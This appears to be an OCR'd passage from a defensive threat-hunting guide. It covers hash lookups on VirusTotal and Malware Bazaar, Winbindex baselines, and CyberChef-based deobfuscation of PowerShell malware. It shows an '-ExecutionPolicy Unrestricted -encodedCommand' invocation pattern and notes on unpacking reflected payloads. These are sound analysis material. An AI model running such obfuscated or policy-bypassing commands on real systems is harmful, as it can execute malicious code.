
One option is to compare the hash on Virus Total



Sometimes it's scary how many vendors' products don't show flag malware as malicious....




The details tab can often be enlightening too




Malware Bazaar

Malware Bazaar is a great alternative. It has more stuff than VT, but is a bit more difficult to use


You'll need to prefix what you are searching with on Malware Bazaar. So, in our instance we have a `sha256` hash and need to explicitly search that.



Notice how much Malware Bazaar offers. You can go and get malware samples from here and download it yourself.



Sometimes, Malware Bazaar offers insight into the malware is delivered too




Winbindex

Winbindex is awesome. The info behind the site can be read here. But in essence, it's a repo of official Windows binaries and their hashes.

We've already discussed it about Drivers and DLLs, so I won't go into too much detail. This won't give you an insight into malware, but it will return what the details of an official binary should be.

This is powerfull, as it allows us to know what known-goods should look like and have.



If we click on *Extras* we get insightful information about the legitimate filepath of a file, its timestamp, and more!

Extra info


```
'fileInfo": {
    "description": "LSI 3ware SCSI Storport Driver",
    "machineType": 34404,
    "md5": "2c49a2441ebb24c6acfb524c1459115f",
    "sha1": "393a73d19f54042b75329cb8498bbc09549abf46",
    "sha256": "0abacb6f21c41c0297994e61f1bfabb3905af6b569d0446fe8e174eb9225b8ef",
    "signatureType": "Overlay",
    "signingDate": [
        "2015-07-10T05:09:23.050000"
    ],
    "signingStatus": "Signed",
    "size": 107360,
    "timestamp": 1431988083,
    "version": "5.01.00.051",
    "virtualSize": 122880
},
'windowsVersions": {
    "1507": {
        "BASE": {
            "sourcePaths": [
                "Windows\\System32\\DriverStore\\FileRepository\\3ware.inf_amd64_408ceed6ec8ab6cd\\3ware.sys"
                "Windows\\System32\\drivers\\3ware.sys"
            ],
            "windowsVersionInfo": {
                "isoSha256": "dee793b38ce4cd37f32847605776b0f91d8a30703dfc5844731b00f1171a36ff",
                "releaseDate": "2015-07-29"
            }
        }
    }
```


Download | Copy to clipboard | Close

Decoding Powershell

▶ section contents

I have some lazy PowerShell malware tips:

Hex

if you see [char][byte]('0x'+ - it's probably doing hex stuff

And so use in CyberChef 'From Hex'

decoded but still giberish

if when you decode it's still giberish but you see it involves bytes, save the gibberish output as *.dat

And then leverage `scdbg` for 32 bit and speakeasy for 64 bit

- scdgb /find malice.dat /findsc # looks for shelcode and if that fails go down to....
- speakeasy -t malice.dat -r -a x64

reflection assembly

load PwSh dot net code, and execute it

instead of letting it reflect: [System.IO.File]::WriteAllBytes(".\evil.exe", $malware)

xor xcrypt

you can xor brute force in cyberchef, change the sample lentgh to 200.

- You're probably looking for 'MZ....this program'
- and then from here you get the key you can give to XOR in cyberchef.

A lof of PowerShell malware that uses XOR will include the decimal somewhere in the script. Use cyberchef's `XOR` and feed in that decimal.

unzippping

Sometimes it's not gzip but raw inflate!

When something detects from base64 as Gzip, undo the Gzip filter and use the raw inflate instead.

tidying up

To tidy up you can change stupid CAmeLcaSE to lower case

And then in find and replace, replace semi-colon with ;\n\n to create space

Straight Forward Ocassions

Let's say you see encoded pwsh, and you want to quickly tell if it's sus or not. We're going to leverage our good friend CyberChef

Example String


We're going to utilise this example string

```
powershell -ExecutionPolicy Unrestricted -encodedCommand IABnAGUAdAAtAGkAdABlAG0A
```

Setup CyberChef

Through experience, we can eventually keep two things in mind about decoding powershell: the first is that it's from base64 ; the second is that the text is a very specific UTF (16 little endian). If we keep these two things in mind, we're off to a good start.


We can then input those options in Cyberchef . The order we stack these are important!



https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)Decode_text('UTF-16LE%20(1200)')


Decoding

In theory, now we have set up cyberchef it should be as easy as just copying the encoded line in right?



Well. Nearly. For reasons (?) we get chinese looking characters. This is because we have included plaintext human-readable in this, so the various CyberChef options get confused.

So get rid of the human readable!



And now if we send it through, we get the decoded command!



Obfuscation

I had an instance where 'fileless malware' appeared on a user's endpoint. Whilst I won't take us all the way through that investigation, I'll focus on how we can unobfuscate the malware.

We have two guides of help:

- Reversing Malware
- Using cyberchef

Example string

Don't ....don't run this.

